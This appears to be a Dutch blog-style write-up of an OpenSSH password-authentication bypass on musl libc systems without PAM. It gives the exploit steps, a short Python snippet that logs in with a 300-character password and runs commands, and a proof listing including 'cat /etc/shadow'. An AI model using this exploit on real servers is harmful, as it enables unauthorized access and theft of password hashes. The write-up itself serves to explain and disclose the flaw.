Informatie
| Gegeven | Waarde |
|---|---|
| Naam | SSHole |
| CVE | CVE-2026-123158 |
| CVSS 3.1 | 8.1 High |
| EPSS | 14.2% |
Wat is dit?
sshd in OpenSSH before 10.6p2 on Linux, when musl libc is used without PAM, lacks a workaround for a password authentication bypass (related to misinterpretation of whether a string is intended to be a password hash). For some configurations of accounts, any password between 256 and 1024 characters succeeds. An example of a platform using musl libc without PAM is Alpine Linux.
Dit betrekt zwakheden:
- CWE-303 - Incorrect Implementation of Authentication Algorithm
- CWE-394 - Unexpected Status Code or Return Value
Dit betrekt systemen met:
Wil je meer details? Ik heb hier al over geschreven!
Hoe is dit uit te buiten?
Over dezelfde TCP-connectie:
- Stuur eenmaal het verkeerde wachtwoord. Hierdoor gaat de
crypt()functie rekenen op basis van de ’*’ in/etc/shadow, en hier zit de fout. - Stuur een wachtwoord van tussen de 256-1024 karakters.
crypt()returnt gelijk ’*’ zonder het te herberekenen. Hierdoor wordt dus de teruggeven ’*’ vergeleken met de ’*’ uit/etc/shadow, en deze komen uiteraard overeen! 😁
Voor een diagram van deze aanval in Sondre ga naar hier.
In code zal je dus dit doen (Let op: ik heb hier try except clauses weggehaald. Echte code moet checken voor fouten!):
# Send wrong password.
wrong_pw: str = "this_is_probably_not_the_correct_password"
auth_answer = transport.auth_password(username=user, password=wrong_pw)

# Try break in.
long_pw: str = 'a' * 300  # Must be bigger than 255 chars, smaller than 1024. :)
auth_answer = transport.auth_password(username=user, password=long_pw)
transport.execute_command("echo 'hacked!'")
Uitvoering

Dit is bewijs dat de volgende commando’s uitgevoerd konden worden na de exploit:
id
cat /etc/shadow
echo 'hacked lol :P'